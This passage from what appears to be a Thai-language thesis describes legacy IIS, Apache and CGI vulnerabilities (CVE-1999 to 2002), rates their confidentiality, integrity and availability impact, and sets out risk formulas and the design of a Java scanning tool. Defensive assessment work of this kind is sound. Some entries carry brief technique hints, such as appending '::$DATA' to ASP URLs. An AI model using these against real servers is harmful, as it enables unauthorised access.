จุดบกพร่องซีวีอี 1999-0266 (ปัญหาพารามิเตอร์ของซีจีไออินโฟทูเวิลด์ไวด์เว็บ) เป็นจุดบกพร่องที่เกิดจากโปรแกรมอินโฟทูเวิลด์ไวด์เว็บ (Info2www) ซึ่งเป็นโปรแกรมที่ใช้ในการแปลงโหนดของจีเอ็นยู (GNU info nodes) เป็นเอกสารเอชทีเอ็มแอลเพื่อให้สามารถเรียกดูโหนดต่างๆ ผ่านทางเว็บเพจได้ ซึ่งจุดบกพร่องที่เกิดจากโปรแกรมนี้คือการตรวจสอบค่าที่ส่งผ่านโปรแกรมไปยังเว็บเซิร์ฟเวอร์ที่ให้ผู้ใช้งานสามารถส่งผ่านคำสั่งการทำงานไปทำงานบนเครื่องที่ให้บริการเว็บเซิร์ฟเวอร์ได้ทั้งนี้สิทธิของคำสั่งที่ทำงานมิได้ทำงานในสิทธิของผู้ใช้งานสูงสุด ดังนั้นจุดบกพร่องนี้จึงส่งผลกระทบต่อการรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งานในระดับปานกลาง

จุดบกพร่องซีวีอี 1999-0278 (ปัญหาพารามิเตอร์ของเอเอสพี) เกิดจากการพัฒนาโปรแกรมด้วยเอเอสพี (Active Server Pages : ASP) ซึ่งทำงานบนไอไอเอสเว็บเซิร์ฟเวอร์มีจุดบกพร่องคือ การเรียกดูแฟ้มข้อมูลได้ด้วยการส่งผ่านค่า ::$DATA ไปกับยูอาร์แอลที่ใช้ในการร้องขอข้อมูลเอชทีทีพี ดังนั้นจุดบกพร่องนี้จึงส่งผลกระทบต่อการรักษาความลับในระดับสูง แต่ทั้งนี้ไม่ส่งผลกระบทบต่อการบูรณภาพ เนื่องจากข้อมูลไม่ได้ถูกแก้ไขเปลี่ยนแปลง และไม่ส่งผลต่อสภาพพร้อมใช้งาน เนื่องจากระบบยังสามารถให้บริการได้ปกติ

จุดบกพร่องซีวีอี 1999-0874 (ปัญหาการปรับแต่งพารามิเตอร์ไอไอเอส) เป็นจุดบกพร่องที่เกิดกับไอไอเอสเว็บเซิร์ฟเวอร์ คือเมื่อทำการส่งผ่านค่าพารามิเตอร์ไปยังเว็บเซิร์ฟเวอร์โดยผ่านแฟ้ม .HTR .STM และ .IDC ซึ่งแฟ้มข้อมูลดังกล่าวจะไปเรียกใช้แฟ้มข้อมูลดีแอลแอล (Dynamic link libraby : DLL) เพื่อให้ทำงาน ซึ่งหากมีการส่งผ่านค่าพารามิเตอร์ที่ผิดรูปแบบเพื่อให้แฟ้มข้อมูลดังกล่าวทำงานแล้วนั้นอาจทำให้เกิดหน่วยความจำท่วมล้นซึ่งเป็นการโจมตีแบบดีโอเอสได้ ดังนั้นจุดบกพร่องนี้จึงส่งผลกระทบต่อสภาพพร้อมใช้งานของระบบในระดับสูง แต่ไม่ส่งผลกระทบต่อการรักษาความลับ และการบูรณภาพ

จุดบกพร่องซีวีอี 2000-0010 **(ปัญหาพารามิเตอร์ของซีจีไอเว็บฮู)** เป็นจุดบกพร่องที่เกิดกับโปรแกรมเว็บฮู (Webwho+) ซึ่งเป็นโปรแกรมที่ใช้ในการเรียกใช้คำสั่งฮูอิส (Whois) ผ่านทางเครื่องที่ให้บริการเว็บเซิร์ฟเวอร์ ซึ่งโปรแกรมดังกล่าวมีจุดบกพร่องคือสามารถส่งผ่านค่าพารามิเตอร์เพื่อสั่งให้เครื่องที่ให้บริการเว็บเซิร์ฟเวอร์ทำงานคำสั่งต่างๆ ในสิทธิของผู้ใช้งานสูงสุดได้ ดังนั้นจุดบกพร่องนี้จึงมีผลกระทบต่อการรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งานในระดับสูง

จุดบกพร่องซีวีอี 2000-0208 **(ปัญหาพารามิเตอร์ของโมดูล** htsearch) เกิดจากโปรแกรมเอชทีดีไอจี (htdig) ซึ่งทำหน้าที่ในการจัดการดัชนีของเว็บเพื่อใช้ในการค้นหาข้อมูลในระบบอินทราเน็ทหรือระบบโดเมนขนาดเล็ก โดยจุดบกพร่องที่เกิดขึ้นนั้นสามารถส่งผ่านค่าพารามิเตอร์ผ่านทางโมดูล htsearch เพื่อเข้าไปเรียกดูข้อมูลบนเครื่องที่ให้บริการเว็บเซิร์ฟเวอร์นั้นได้ ดังนั้นจุดบกพร่องซีวีอี 2000-0208 จึงมีผลกระทบต่อการรักษาความลับในระดับสูง แต่ไม่มีผลกระทบต่อการบูรณภาพข้อมูลเนื่องจากไม่สามารถเปลี่ยนแปลงข้อมูลได้ และไม่มีผลกระทบต่อสภาพพร้อมใช้งาน เนื่องจากเครื่องเซิร์ฟเวอร์ยังสามารถให้บริการได้อย่างปกติ

จุดบกพร่องซีวีอี 2000-0226 **(ปัญหาขนาดการเข้ารหัส)** เกิดจากการไม่มีการจำกัดขนาดของการเข้ารหัสแบบเป็นกลุ่มก้อน (Chunked encoding) ในการส่งข้อมูลดังนั้นจึงทำให้เกิดหน่วยความจำท่วมล้น นอกจากนั้นยังทำให้มีการเปิดช่วงเวลา (Session) ในการส่งข้อมูลไว้โดยไม่มีการส่งข้อมูล ด้วยเหตุนี้เองทำให้จุดบกพร่องซีวีอี 2000-0226 ส่งผลกระทบต่อสภาพพร้อมใช้งานในระดับสูง แต่ไม่มีผลกระทบต่อการรักษาความลับ และการบูรณภาพ

จุดบกพร่องซีวีอี 2000-0287 **(ปัญหาพารามิเตอร์ของซีจีไอบิสดีบี)** เป็นจุดบกพร่องของโปรแกรมบิสดีบี (BizDB) ซึ่งเป็นโปรแกรมที่ทำงานเกี่ยวกับระบบฐานข้อมูล โดยจุดบกพร่องเกิดขึ้นกับส่วนของการทำหน้าที่ในการค้นหาข้อมูลซึ่งพัฒนาด้วยซีจีไอ ทำให้เกิดปัญหาในการส่งตัวอักษรที่ใช้ในระบบปฏิบัติการผ่านทางฟังก์ชันการทำงานดังกล่าวเพื่อสั่งให้ทำงานคำสั่งในระบบปฏิบัติการได้ ดังนั้นจุดบกพร่องนี้จึงส่งผลกระทบต่อการรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งานทั้งหมดในระดับสูง เนื่องจากสามารถสั่งให้ทำงานคำสั่งใดๆ บนระบบปฏิบัติการได้

จุดบกพร่องซีวีอี 2000-0770 **(การกำหนดสิทธิไอไอเอส)** เป็นจุดบกพร่องที่ส่งผลกระทบกับไอไอเอสเว็บเซิร์ฟเวอร์ กล่าวคือหากไม่มีการกำหนดสิทธิในการเข้าถึงโฟลเดอร์ (Folder) ที่เว็บเซิร์ฟเวอร์ให้บริการอย่างถูกต้อง จะทำให้สามารถเข้าไปเรียกดูตลอดจนแก้ไขข้อมูลอื่นๆ ที่อยู่ในเว็บเซิร์ฟเวอร์ได้ ดังนั้นจุดบกพร่องนี้จึงส่งผลกระทบต่อการรักษาความลับ และ

การบูรณภาพข้อมูลในระดับปานกลาง เนื่องจากข้อมูลที่เข้าถึงได้มีจำนวนจำกัด แต่ทั้งนี้จุดบกพร่องนี้ไม่ส่งผลกระทบต่อสภาพพร้อมใช้งานเนื่องจากระบบสามารถให้บริการได้อย่างปกติ

จุดบกพร่องซีวีอี 2000-0778 **(ปัญหาเฮดเดอร์แบบพิเศษ)** เกิดจากการไม่ควบคุมการใช้เฮดเดอร์แบบพิเศษ (Specialized header) ในการร้องขอข้อมูลเอชทีทีพี ทำให้สามารถดูรหัสต้นฉบับ (Source code) ของแฟ้มข้อมูลเอเอสพีตลอดจนแฟ้มข้อมูลอื่นๆ ที่ทำงานอยู่บนเว็บเซิร์ฟเวอร์ได้ ดังนั้นจุดบกพร่องนี้จึงส่งผลกระทบต่อการรักษาความลับในระดับสูง แต่ทั้งนี้ไม่ส่งผลกระทบต่อการบูรณภาพและสภาพพร้อมใช้งานเนื่องจากข้อมูลไม่ได้ถูกแก้ไข และระบบยังสามารถให้บริการได้ปกติ

จุดบกพร่องซีวีอี 2000-0884 **(ปัญหาการดูข้อมูลในไดเรกทอรีของไอไอเอส)** เกิดขึ้นกับไอไอเอสเว็บเซิร์ฟเวอร์ ส่งผลให้สามารถอ่านข้อมูลที่อยู่นอกไดเรกทอรีหรือโฟลเดอร์ของเว็บเซิร์ฟเวอร์ได้หรือที่เรียกว่าการท่องไปในโฟลเดอร์ของเว็บเซิร์ฟเวอร์ (Web server folder traversal) นอกจากนั้นยังสามารถส่งคำสั่งการทำงานไปทำงานบนเครื่องที่มีจุดบกพร่องดังกล่าวอยู่ได้ด้วยการร้องข้อมูลที่ผิดรูปแบบหรือใช้ตัวอักษรแบบยูนิโคด (Unicode) ดังนั้นจุดบกพร่องนี้จึงส่งผลกระทบต่อการรักษาความลับในระดับสูง การบูรณภาพในระดับปานกลาง และสภาพพร้อมใช้งานในระดับต่ำ ทั้งนี้เพราะคำสั่งที่ส่งไปทำงานได้มีจำนวนจำกัด

จุดบกพร่องซีวีอี 2000-0886 **(ปัญหาพารามิเตอร์ของไอไอเอส)** เป็นจุดบกพร่องของไอไอเอสเว็บเซิร์ฟเวอร์ ซึ่งส่งผลให้สามารถส่งคำสั่งการทำงานของระบบปฏิบัติการไปทำงานบนเครื่องแม่ข่ายที่ให้บริการเว็บเซิร์ฟเวอร์ผ่านทางการร้องขอข้อมูลได้หรือที่เรียกว่าการส่งการร้องขอแฟ้มข้อมูลจากเว็บเซิร์ฟเวอร์ (Web server file request parsing) ทั้งนี้คำสั่งที่ส่งไปทำงานได้นั้นมีจำนวนจำกัดเนื่องจากสิทธิการทำงานของคำสั่งต่างๆ มิใช่สิทธิของผู้ใช้งานสูงสุด จุดบกพร่องนี้จึงส่งผลกระทบต่อการรักษาความลับ และการบูรณภาพในระดับปานกลาง และส่งผลกระทบต่อสภาพพร้อมใช้งานในระดับต่ำ

จุดบกพร่องซีวีอี 2000-0941 **(ปัญหาพารามิเตอร์ของโปรแกรมเว็บฮู)** เป็นจุดบกพร่องที่เกิดกับโปรแกรมเว็บฮู ทำให้สามารถส่งคำสั่งการทำงานของระบบปฏิบัติการไปทำงานยังเครื่องที่มีโปรแกรมดังกล่าวให้บริการอยู่ได้โดยใช้การทำงานของซีจีไอ ทั้งนี้คำสั่งการทำงานที่ส่งไปทำงานนั้นทำงานด้วยสิทธิการทำงานของผู้ใช้งานสูงสุด ดังนั้นจุดบกพร่องนี้จึงส่งผลกระทบต่อการรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งานในระดับสูง

จุดบกพร่องซีวีอี 2001-0151 (ปัญหาหน่วยความจำท่วมล้นของโปรแกรมเว็บ- ดีเอวี) เป็นจุดบกพร่องที่ทำให้เกิดการโจมตีแบบดีโอเอส ด้วยการร้องขอข้อมูลที่ผิดรูปแบบของการร้องขอข้อมูลของโปรแกรมเว็บดีเอวี (WebDAV) ส่งผลให้เกิดหน่วยความจำท่วมล้น ดังนั้นจุดบกพร่องซีวีอี 2001-0151 จึงส่งผลกระทบต่อสภาพพร้อมใช้งานในระดับสูง แต่ทั้งนี้ไม่มีผลกระทบต่อการรักษาความลับและการบูรณภาพแต่อย่างใด

จุดบกพร่องซีวีอี 2001-0241 (การปรับแต่งการสื่อสารระหว่างอินเทอร์เน็ตเซิร์ฟเวอร์) เกิดจากการทำงานของการติดต่อสื่อสารของโปรแกรมระหว่างอินเทอร์เน็ตเซิร์ฟเวอร์ (Internet Server Application Programming Interface : ISAPI) ที่มีจุดบกพร่องที่ทำให้สามารถเข้าถึงเครื่องที่ให้บริการด้วยสิทธิของผู้ใช้งานสูงสุดได้ ทั้งนี้ไม่มีการตรวจสอบขนาดของการร้องขอข้อมูลจึงสามารถทำให้เกิดหน่วยความจำท่วมล้นทำให้เว็บเซิร์ฟเวอร์ไม่สามารถให้บริการต่อไปได้ ดังนั้นจุดบกพร่องซีวีอี 2001-0241 ส่งผลกระทบต่อการรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งานในระดับสูง

จุดบกพร่องซีวีอี 2001-0333 (ปัญหาการถอดรหัสยูนิโคด) เกิดจากความผิดพลาดในการถอดรหัส (Decode) ของซีจีไอ ทำให้สามารถส่งผ่านยูนิโคดซึ่งเป็นสัญลักษณ์ที่ใช้ในระบบปฏิบัติการเข้าไปทำงานได้ เหตุนี้จึงทำให้สามารถส่งคำสั่งของระบบปฏิบัติการเข้าไปทำงานบนเครื่องที่มีจุดบกพร่องนี้ได้ ส่งผลให้จุดบกพร่องนี้มีผลกระทบต่อการรักษาความลับ การบูรณภาพและสภาพพร้อมใช้งานในระดับสูง

จุดบกพร่องซีวีอี 2001-0500 (การปรับแต่งสื่อสารระหว่างอินเทอร์เน็ตเซิร์ฟเวอร์) เกิดจากความผิดพลาดของส่วนต่อขยายการติดต่อสื่อสารของโปรแกรมระหว่างอินเทอร์เน็ตเซิร์ฟเวอร์ ทำให้สามารถส่งผ่านค่าพารามิเตอร์เข้าไปทำงานผ่านทางแฟ้มข้อมูล .ida (Internet Data Administrator) และแฟ้มข้อมูล .idq (Internet Data Query) จึงทำให้เกิดหน่วยความจำท่วมล้น ดังนั้นจุดบกพร่องนี้จึงส่งผลกระทบต่อสภาพพร้อมใช้งานในระดับสูง แต่ทั้งนี้ไม่ส่งผลกระทบต่อการรักษาความลับ และการบูรณภาพ

จุดบกพร่องซีวีอี 2001-0507 (การปรับแต่งไอไอเอส) เป็นจุดบกพร่องของไอไอเอสเว็บเซิร์ฟเวอร์ที่ทำให้สามารถค้นหาแฟ้มข้อมูลของระบบ (System file) ที่ทำงานอยู่จึงทำให้ทราบสิทธิการทำงานต่างๆ ที่มีอยู่ หรือทำหน้าที่เป็นเหมือนตัวลวง (Trojan horse) ที่ลวงให้ทราบสิทธิการใช้งานต่างๆ ในระบบ ดังนั้นจุดบกพร่องนี้จึงส่งผลกระทบต่อการรักษาความลับ การบูรณภาพ และสภาพพร้อมใช้งานในระดับสูงทั้งหมด

จุดบกพร่องซีวีอี 2002-0061 (ค่าโดยปริยายของอาปาเช่) เกิดกับอาปาเช่เว็บเซิร์ฟเวอร์บางรุ่นที่เมื่อติดตั้งระบบจะติดตั้งตัวอย่างซีจีไอให้ ซึ่งตัวอย่างซีจีไอดังกล่าวสามารถเรียกดูข้อมูลในแฟ้มข้อมูล .bat หรือ .cmd ได้ ดังนั้นจุดบกพร่องนี้จึงมีผลกระทบต่อการรักษาความลับในระดับสูง และส่งผลกระทบต่อการบูรณภาพในระดับปานกลางเนื่องจากคำสั่งบางคำสั่งอาจใช้ในการแก้ไขข้อมูลได้ และส่งผลกระทบต่อสภาพพร้อมใช้งานในระดับต่ำ เนื่องจากการสั่งให้ทำงานคำสั่งที่ลงท้ายด้วย .bat หรือ .cmd มีโอกาสที่จะเป็นคำสั่งที่ทำให้ระบบหยุดการให้บริการได้น้อย

จุดบกพร่องซีวีอี 2002-0082 (ปัญหาโมดูลเอสเอสแอลของอาปาเช่) เป็นจุดบกพร่องที่เกิดจากโมดูลเอสเอสแอล (Secure Socket Layers : SSL) ซึ่งฟังก์ชันที่ใช้ในการระบุตัวตนของโมดูลนี้ทำให้เกิดหน่วยความจำท่วมล้นได้เนื่องจากการเพิ่มขนาดของช่วงเวลาในการเชื่อมต่อ ดังนั้นจุดบกพร่องซีวีอี 2002-0082 จึงส่งผลกระทบต่อสภาพพร้อมใช้งานในระดับสูง แต่ทั้งนี้ไม่ส่งผลกระทบต่อการรักษาความลับและการบูรณภาพ

จุดบกพร่องซีวีอี 2002-0392 (ปัญหาหน่วยความจำท่วมล้นของขนาดการเข้ารหัส) เป็นจุดบกพร่องที่เกิดจากการกำหนดขนาดในการเข้ารหัสเป็นกลุ่มก้อนในการร้องขอข้อมูลเอชทีทีพีซึ่งเหตุนี้เองทำให้เกิดหน่วยความจำท่วมล้น ดังนั้นจุดบกพร่องนี้จึงมีผลกระทบต่อสภาพพร้อมใช้งานในระดับสูง แต่ทั้งนี้ไม่มีผลกระทบต่อการรักษาความลับ และการบูรณภาพ

จุดบกพร่องซีวีอี 2002-0513 (การกำหนดสิทธิโมดูล) เกิดจากโมดูล popper_mod ที่เป็นโปรแกรมที่พัฒนาด้วยพีเอชพี (Hypertext Preprocessor : PHP) เพื่อใช้อ่านอีเมลด้วยโปรโตคอลป๊อปเวอร์ชันสาม (Post office Protocol : POP3) โดยโปรแกรมดังกล่าวใช้ในการอ่านอีเมลผ่านทางเว็บเซิร์ฟเวอร์ เนื่องจากไม่มีการตรวจสอบการระบุตัวตนในการจัดการไดเรกทอรีที่จัดเก็บโปรแกรม จึงทำให้สามารถแก้ไขข้อมูลผู้ใช้งานตลอดจนรหัสผ่านได้ จุดบกพร่องซีวีอี 2002-0513 จึงมีผลกระทบต่อการรักษาความลับ การบูรณภาพและสภาพพร้อมใช้งานในระดับสูงทั้งหมด เนื่องจากสามารถแก้ไขสิทธิการใช้งานของผู้ใช้งานใดๆ ได้

3.3 ความน่าจะเป็นที่จะพบจุดบกพร่อง (P_i)

จากการวิเคราะห์ความเสี่ยง [7] พบว่าจุดบกพร่องใดที่มีความน่าจะเป็นในการตรวจสอบพบมากจะมีความเสี่ยงในการถูกบุกรุกผ่านทางจุดบกพร่องนั้นๆ ได้สูงกว่าจุดบกพร่องที่มีการตรวจสอบพบน้อยกว่า ดังนั้นจึงกำหนดวิธีการจัดเก็บค่าความน่าจะเป็นเพื่อใช้เป็นข้อมูลในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์อื่นๆ ต่อไป การจัดเก็บและคำนวณค่าความน่าจะเป็น

ของการตรวจพบจุดบกพร่องใดๆ นั้น ใช้วิธีการส่งรายการร้องขอข้อมูล (รายการที่ใช้ตรวจสอบจุดบกพร่องที่ได้จากขั้นตอนที่ 3.1) ไปยังเว็บเซิร์ฟเวอร์ต่างๆ และนำผลการตอบสนองมาคำนวณค่าความน่าจะเป็นในการตรวจพบจุดบกพร่อง ดังสมการ

$$P_i = \frac{\sum_{s=1}^{m} X_i}{m}$$

P_i คือค่าความน่าจะเป็นที่จะตรวจพบจุดบกพร่องซึ่งคำนวณจากกลุ่มของเว็บเซิร์ฟเวอร์จำนวน m เว็บเซิร์ฟเวอร์

X_i คือจุดบกพร่องที่ทำการตรวจสอบ มีค่าเป็น 1 ถ้าพบจุดบกพร่องใดๆ บนเว็บเซิร์ฟเวอร์ (เมื่อเว็บเซิร์ฟเวอร์ตอบสนองการร้องขอข้อมูลรายการใดรายการหนึ่งที่ใช้ตรวจสอบจุดบกพร่องนั้นๆ) และมีค่าเป็น 0 เมื่อไม่พบจุดบกพร่องใดๆ บนเว็บเซิร์ฟเวอร์ (เมื่อเว็บเซิร์ฟเวอร์ไม่ตอบสนองการร้องขอข้อมูลใดๆ ที่ใช้ตรวจสอบจุดบกพร่องนั้น)

m คือจำนวนเว็บเซิร์ฟเวอร์ทั้งหมดที่ใช้คำนวณค่าความน่าจะเป็น

i คือลำดับของจุดบกพร่องซีวีอี

3.4 การคำนวณค่าความเสี่ยง

การประเมินความเสี่ยงสามารถหาค่าความเสี่ยงได้จากสมการ

$$\text{ความเสี่ยงของเว็บเซิร์ฟเวอร์} = \sum_{i=1}^{n} X_i W_i P_i$$

X_i คือจุดบกพร่องที่ทำการตรวจสอบ มีค่าเป็น 1 ถ้าพบจุดบกพร่องใดๆ บนเว็บเซิร์ฟเวอร์ (เมื่อเว็บเซิร์ฟเวอร์ตอบสนองการร้องขอข้อมูลรายการใดรายการหนึ่งที่ใช้ตรวจสอบจุดบกพร่องนั้นๆ) และมีค่าเป็น 0 เมื่อไม่พบจุดบกพร่องใดๆ บนเว็บเซิร์ฟเวอร์ (เมื่อเว็บเซิร์ฟเวอร์ไม่ตอบสนองการร้องขอข้อมูลใดๆ ที่ใช้ตรวจสอบจุดบกพร่องนั้น)

W_i คือค่าถ่วงน้ำหนักของระดับผลกระทบจำแนกตามประเภทความเสียหายมีค่าตั้งแต่ 0 ถึง 9 ตามระดับของผลกระทบซึ่ง 0 คือไม่มีผลกระทบต่อระบบและ 9 หมายถึงมีผลกระทบในระดับสูงสุด

P_i คือค่าความน่าจะเป็นที่จะพบจุดบกพร่องที่คำนวณจากกลุ่มของเว็บเซิร์ฟเวอร์ที่ต้องการนำมาเปรียบเทียบ

i คือลำดับของจุดบกพร่องซีวีอี

n คือจำนวนซีวีอีทั้งหมดที่ใช้พิจารณาในงานวิจัยนี้มีจำนวนทั้งหมด 33 รายการ

ค่าความเสี่ยงที่คำนวณได้แสดงถึงโอกาสที่เว็บเซิร์ฟเวอร์จะถูกบุกรุกโดยหากเว็บเซิร์ฟเวอร์ใดมีค่าความเสี่ยงสูงหมายถึงเว็บเซิร์ฟเวอร์นั้นอาจถูกบุกรุกหรือมีโอกาสที่จะทำงานผิดพลาดได้มากกว่าเว็บเซิร์ฟเวอร์ที่มีค่าความเสี่ยงต่ำกว่า และเว็บเซิร์ฟเวอร์นั้นควรได้รับการดูแลเอาใจใส่จากผู้ดูแลระบบเป็นลำดับแรกซึ่งแนวทางการแก้ไขสามารถทำได้เช่น การปรับเปลี่ยนเว็บเซิร์ฟเวอร์ การปรับปรุงค่าคอนฟิกของเว็บเซิร์ฟเวอร์ เป็นต้น

บทที่ 4

การออกแบบและพัฒนาเครื่องมือเพื่อใช้ประเมินความเสี่ยง

ในบทนี้จะกล่าวถึงการออกแบบและพัฒนาโปรแกรมเพื่อใช้ประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์โดยโปรแกรมที่พัฒนาขึ้นนั้นทำหน้าที่ในการส่งรายการร้องขอข้อมูลที่ใช้ในการตรวจสอบจุดบกพร่องต่างๆ และรับผลการตอบสนองข้อมูลกลับมาประมวลผลเพื่อออกรายงานแสดงค่าความเสี่ยงให้แก่ผู้ใช้งาน ทั้งนี้โปรแกรมที่พัฒนาได้ใช้สถาปัตยกรรมที่นำเสนอในบทที่ 3 ในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ โดยมีรายละเอียดการพัฒนาดังนี้

4.1 เครื่องมือที่ใช้ในการพัฒนา

4.1.1 โปรแกรมเจบิลเดอร์ เวอร์ชัน 9 (JBuilder Version 9) ใช้ช่วยในการพัฒนาโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ ด้วยภาษาจาวาทั้งในส่วนของหน้าจอและส่วนของการทำงานของโปรแกรม

4.1.2 โปรแกรมไมโครซอฟท์แอ็กเซส เวอร์ชัน 2003 (Microsoft Access Version 2003) ใช้ในการพัฒนาฐานข้อมูลเพื่อจัดเก็บข้อมูลโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์

4.2 การออกแบบสถาปัตยกรรมระบบ


การออกแบบสถาปัตยกรรมของระบบ ออกแบบโดยใช้หลักการออกแบบการทำงานส่วนต่างๆ เป็นแบบสามชั้น (Three Tiers) ซึ่งสามารถแสดงได้ด้วยแผนภาพดีพลอยเมนต์ดังในรูปที่ 4.1 ซึ่งประกอบด้วย 3 ส่วนคือ

4.2.1 ส่วนของเว็บเซิร์ฟเวอร์ที่ทำการตรวจสอบซึ่งติดต่อกับส่วนของโปรแกรมที่ใช้ตรวจสอบด้วยโปรโตคอลเอชทีทีพี โดยเว็บเซิร์ฟเวอร์จะทำการรับรายการร้องขอข้อมูลและตอบสนองผลการร้องขอข้อมูลดังกล่าวมายังโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์เพื่อนำผลการตอบสนองดังกล่าวไปประมวลผลต่อไป

4.2.2 ส่วนของโปรแกรมที่ใช้ในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์หรือเครื่องลูกข่ายที่ติดตั้งโปรแกรมที่ใช้ในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ ซึ่งโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์จะทำหน้าที่หลักคือส่งรายการร้องขอข้อมูลและรับผลการตอบสนองกลับมาเพื่อคำนวณค่าความเสี่ยง นอกจากนั้นยังทำหน้าที่ในการจัดการข้อมูลที่สนับสนุนการประเมินความเสี่ยงโดยทำหน้าที่ติดต่อกับฐานข้อมูลของระบบ ตลอดจนออกรายงานสรุปผลการประเมินความ

เสี่ยงของเว็บเซิร์ฟเวอร์ให้กับผู้ใช้งานอีกด้วย โดยฟังก์ชันการทำงานทั้งหมดจะอธิบายด้วยแผนภาพยูสเคสในส่วนของการออกแบบโปรแกรมประยุกต์ต่อไป

4.2.3 ส่วนข้อมูลเป็นส่วนที่ทำหน้าที่จัดเก็บข้อมูลที่ใช้ในการประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์ซึ่งประกอบด้วยดาต้าเบสเซิร์ฟเวอร์ที่ทำการติดต่อกับโปรแกรมโดยใช้โอดีบีซี (Open Database Connectivity : ODBC) ในการติดต่อสื่อสารระหว่างกัน



รูปที่ 4.1 แผนภาพดีพลอยเมนต์แสดงโครงสร้างสถาปัตยกรรมของระบบ


4.3 การออกแบบโปรแกรมประเมินความเสี่ยงของเว็บเซิร์ฟเวอร์

